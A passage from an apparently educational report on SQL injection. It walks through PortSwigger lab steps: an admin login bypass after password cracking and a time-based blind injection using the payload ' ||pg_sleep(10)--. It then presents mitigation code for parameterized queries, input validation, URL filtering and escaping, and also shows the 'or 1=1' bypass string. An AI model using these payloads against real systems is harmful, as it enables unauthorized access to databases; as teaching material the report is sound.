

Figure 21:- Filtering the payload response

Step 18: Here the responses are filtered and the order is also mentioned in which we should write the password.



Figure 22:- filtered responses

Step 19: After password is cracked it is used in the login page to bypass the authentication and gain access of admin account.



Figure 23:- Bypassing the authentication to gain access of admin access

Step 20: Finally, login authentication is bypassed and admin account is accessed.



Figure 24:- Admin account is accessed

3.3 Blind SQL injection with time delays

Here the blind SQL injection vulnerability in the application is exploited using time-based techniques by injecting SQL queries that induce delays. Craft payloads to infer information from the database by using functions like SLEEP() to pause execution conditionally.

Title	Time-based Blind SQL injection bypassing login
Payload used	‘ ||pg_sleep(10)--;
Criticality	High
CVSS score	7.5
CVSS Vector	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
OWASP category	Injection

Table 2:-Blind SQL injection with time delays

Step 1: This is the Blind SQL injection with time delays lab of port swigger. This lab was opened through the burp suite browser to intercept and manipulate HTTP and HTTPS requests between a web browser and the target web application.



Figure 25:- Request intercepted using the Burp Suite

Step 2: Here the intercepted request is sent to the repeater and it took 216 milliseconds to get the response.



Figure 26:- checking response time with repeater

Step 3: Test for a time-based SQL injection vulnerability by inducing a delay of 10 seconds.

Query: **‘ ||pg_sleep(10)--;**

Upon receiving the HTTP request, the application processes the provided tracking ID and the injected condition. The injected condition attempts to exploit a time-based SQL injection vulnerability by injecting a PostgreSQL-specific command pg_sleep(10) to induce a delay of 10 seconds. The || operator concatenates the injected payload with the existing SQL query to ensure it is executed within the query. The -- sequence comments out the rest of the query to prevent syntax errors.



Figure 27:- Injecting command to made response delay for 10 seconds

Step 4: The injected condition is true as a result it delay response by 10 seconds.



Figure 28:- 10 seconds delay in getting the response

Step 5: Before injecting any command, it took 216 milliseconds to get response but after injecting command it took 20,220 milliseconds to get response.



Figure 29:- analyzing the response time

4. Mitigation

Mitigation measures for SQL injection prevention typically revolves around implementing best practices at different levels of web application development, deployment and maintenance. Here are some of the measures that can be use to mitigate the SQL injection vulnerability:

4.1 Use of Prepared Statements (with Parameterized Queries)

When developers are taught how to write database queries, they should be told to use prepared statements with variable binding (also known as parameterized queries). Prepared statements are simple to write and easier to understand than dynamic queries and parameterized queries force the developer to define all SQL code first and pass in each parameter to the query later.

If database queries use this coding style, the database will always distinguish between code and data, regardless of what user input is supplied. Also, prepared statements ensure that an attacker is not able to change the intent of a query, even if SQL commands are inserted by an attacker.

To demonstrate how a parameterized query can prevent SQL injection attacks, let's take example of above attacks scenario where a user input, such as a tracking ID, is vulnerable to manipulation. In this case, the user input is "Tracking ID 'AND '1' = '1;", which is a classic example of a SQL injection attack (owasp, 2023).

```
String trackingID = request.getParameter("trackingID");
// Perform input validation to detect attacks
String query = "SELECT * FROM shipments WHERE tracking_id = ?";
PreparedStatement pstmt = connection.prepareStatement(query);
pstmt.setString(1, trackingID);
ResultSet results = pstmt.executeQuery();
```

Figure 30:- SQL injection in tracking ID

In this code:

String trackingID = request.getParameter("trackingID");: This line retrieves the value of the parameter named "trackingID" from an HTTP request.

String query = "SELECT * FROM shipments WHERE tracking_id = ?";: This line defines the SQL query as a string with a parameterized placeholder (?) for the tracking ID.

PreparedStatement pstmt = connection.prepareStatement(query);: This line creates a PreparedStatement object using the provided SQL query.

pstmt.setString(1, trackingID);: This line sets the value of the first (and only) parameter in the PreparedStatement. The value retrieved from the HTTP request (trackingID) is inserted into the query.

ResultSet results = pstmt.executeQuery();: This line executes the prepared statement and retrieves the results of the query.

With this parameterized query approach, even if the user input is "Tracking ID 'AND '1' = '1;", it will be treated as a literal value for the tracking ID parameter, rather than being executed as part of the SQL query. The SQL database will search for a tracking ID that exactly matches the provided value, effectively neutralizing any attempt at a SQL injection attack (owasp, 2023).

4.2 Validate and sanitize database inputs/outputs

Validation verifies that an input, such as one on a web form, conforms with particular guidelines and restrictions (such as the use of single quote marks). Take into account the following input, for instance:



Figure 31:- Client-side validation

```
const express = require('express');
const bodyParser = require('body-parser');
const app = express();

// Middleware to parse JSON and URL-encoded form data
app.use(bodyParser.json());
app.use(bodyParser.urlencoded({ extended: true }));

// Route handler to process form submissions
app.post('/submit-form', (req, res) => {
    // Extract the input data from the request body
    const inputData = req.body.inputField;

    // Perform server-side validation
    if (!isValidNumber(inputData)) {
        // If the input is not valid, send an error response
        return res.status(400).send('Invalid input. Please enter a valid number.');
    }

    // If the input passes validation, proceed with further processing
    // Example: Store the input in a database
    // db.insert({ data: inputData })

    // Send a success response
    res.send('Form submitted successfully!');
});

// Validation function to check if the input is a valid number
function isValidNumber(input) {
    // Use regular expression to check if the input consists only of digits
    return /^\d+$/.test(input);
}

// Start the server
const port = 3000;
app.listen(port, () => {
    console.log(`Server is running on port ${port}`);
});
```

Figure 32:- Server-side validation

Nothing stops an attacker from exploiting the form by entering unexpected inputs in place of the intended number if there is no validation. If, as is frequently the case, completed forms are kept in a database, attacker might potentially attempt to run code directly.

Developers need to include a validation stage where the data is examined before moving on in order to avoid such a dire circumstance. For instance, developer may verify the data type, length, and numerous other parameters with a widely used language like PHP (esecurityplanet, 2023).

Validating ensures that the data is in the required format and type, while sanitizing eliminates any potentially harmful characters from user inputs. Sanitizing changes the input to make sure it's in a format that can be displayed or entered into a database. User inputs into any SQL database should be regularly monitored, validated, and sanitized to eliminate malicious code. Input validation ensures that data is properly inspected and formatted according to predetermined criteria, while input sanitization modifies (or “sanitizes”) the input by removing invalid or unsafe characters and reformatting it as necessary. In order to explore databases and run commands to obtain unauthorized access or exfiltrate and erase data, many attackers try to take advantage of extended URLs and specific character handling (cloudflare, 2023). Ways of ensuring input validation include:

- **Deny extended URLs**

  Attackers use database knowledge to further their SQLi exploitation efforts. Extended URLs are one method for exploring possible databases. To prevent SQL injection by denying extended characters in URL parameters, is to implement middleware function in a Node.js application that inspects and sanitizes incoming URL parameters before they are used in SQL queries. Here's an example:

```
const express = require('express');
const bodyParser = require('body-parser');
const sql = require('sql');

const app = express();

// Middleware to parse JSON and URL-encoded form data
app.use(bodyParser.json());
app.use(bodyParser.urlencoded({ extended: true }));

// Custom middleware to sanitize URL parameters
app.use((req, res, next) => {
    // Check each query parameter for extended characters
    for (const key in req.query) {
        if (!isSafeInput(req.query[key])) {
            return res.status(400).send('Invalid input. Extended characters are not allowed.')
        }
    }
    // Proceed to the next middleware or route handler if all parameters are safe
    next();
});

// Sample SQL query function
function executeQuery(query) {
    // In a real application, this function would execute the query using a database connectio
    console.log("Executing query:", query);
    // Example: db.query(query);
}

// Route handler to handle SQL query
app.get('/search', (req, res) => {
    // Extract query parameter from the URL
    const searchTerm = req.query.term;

    // Construct SQL query using parameterized query to prevent SQL injection
    const query = sql`SELECT * FROM products WHERE name LIKE ${searchTerm}`;

    // Execute the SQL query
    executeQuery(query);

    // Send a success response
    res.send('Query executed successfully!');
});

// Validation function to check if input contains only alphanumeric characters
function isSafeInput(input) {
    return /^[a-zA-Z0-9\s]+$/.test(input);
}

// Start the server
const port = 3000;
app.listen(port, () => {
    console.log(`Server is running on port ${port}`);
});
```

Figure 33:- Denying extended URLs

- **Sanitize Data and Limit Special Characters**

  Ensuring that data is properly sanitized and standardized is essential to preventing SQL injection issues. Data must be cleaned up to stop concatenation or the interpretation of user input as instructions, as SQLi attackers take use of special characters to send SQL code to the database via a web interface. Take into consideration, for illustration, a login attempt in which the attacker tries to log in with the password **password' or 1=1**. In an unhardened SQL database, the password would probably be verified using a database query that reads part of the code:

  password = '<insert user input here>'

  One the database processes the attacker's string, the database will see the command:

Figure 34:- command injected by attacker

  By inserting a malicious "true" statement (1=1) inside the database query, this would cause the database to read the instruction as meaning that access will be granted only if the password is correct or if 1 = 1. Thus, even with a broken password, access will be allowed.

  Developers should verify the most recent possibilities as different programming languages utilize different specialized instructions to filter text; nonetheless, built-in SQL Sanitization Libraries can frequently offer the greatest options for efficient coding.

  To demonstrate one alternative, rather than sending the text form input straight to the database, MySQL developers utilize mysqli_real_escape_string() to capture the text input. An extensive example of implementing escaping may be found on PHP.net, although here's an example in PHP written in the object-oriented style:

```
$query = sprintf("SELECT CountryCode FROM City WHERE name='%s'",
$mysqli->real_escape_string($city));
$result = $mysqli->query($query);
```

Figure 35:- preventing attackers command by converting it into string of text

Using this command ensures that even a command entered by an attacker would be converted to a string of text, which can ensure that any dangerous characters such as a single quote ‘ are not passed to a SQL query.

Typecasting is another way to sanitize the data supplied. Data input will be limited to the format required by the field when typecasting is used. For instance, the 'id' variable would only be able to hold integers using the following command:

$id = (int)$_POST[“id”]

While typecasting can be very useful, it is more limited in application and will not be as commonly used. (esecurityplanet, 2023)

Alongside input validation, output sanitization is essential to ensure that data retrieved from the database is safe for presentation to users. Here's how output sanitization can be implemented to secure database inputs and outputs:

